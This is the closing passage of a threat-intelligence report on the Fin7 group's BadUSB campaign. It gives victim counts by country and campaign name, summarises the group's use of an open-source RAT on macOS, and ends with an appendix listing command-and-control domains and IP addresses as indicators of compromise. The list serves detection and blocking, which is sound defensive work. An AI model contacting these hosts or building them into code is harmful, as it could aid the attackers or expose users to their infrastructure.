


So far, we identified 325 victims in 16 countries. The data shows that the Fin7 group mostly targets the USA.



- United States
- United Kingdom
- Germany
- Russia
- Spain
- Sweden
- Switzerland
- Israel
- Italy
- Mexico
- Netherlands
- Panama
- Poland
- Chile
- Czech Republic
- Slovakia

We observed 12 different campaign names. The chart below shows the victim count percentage for campaigns.



- FLASH
- TEST
- f1
- f2
- f4
- innersXLS
- jsoc
- ksoc
- persistence
- rub
- zed
- zsoc

Outro & End of Part II

In today's article, we revealed details about the BadUSB campaign of the Fin7 group. We disclosed that attackers use an open-source RAT to manage macOS victim machines. We shared details of victim statistics and antivirus detection statistics which is collected by attackers.

In the next articles, we are planning to share details of attacker attribution by diving more deeply into actual correspondances between attackers, as well as information acquired from attackers' machines.

Please note that our team still tries to get in touch with all detected victims of relevant attacks; as we are planning to reveal roles of each threat actor in different (already realized) attack scenarios.

Appendix: Indicators of Compromise (IOC)

C&C servers (hostnames and IPs)
hawrickday.com
landscapesboxdesign9.com
milkmovemoney.com
moviedvdpower.com
mozillaupdate.com
tableofcolorize.com
vmware-cdn.com
softowii.com
colorpickerdesk.com
expressdesign9.com
untypicaldesign9.com
digitalsoundmaker99.com
untypicaldesign9.com
digitalsoundmaker99.com
hong-security.com
fgfotr.com
nattplot.com
uoplotr.com
193.187.175.213

C&C servers (hostnames and IPs)
172.86.75.175

References

1. https://www.trustwave.com/en-us/resources/blogs/spiderlabs-blog/would-you-exchange-your-security-for-a-gift-card/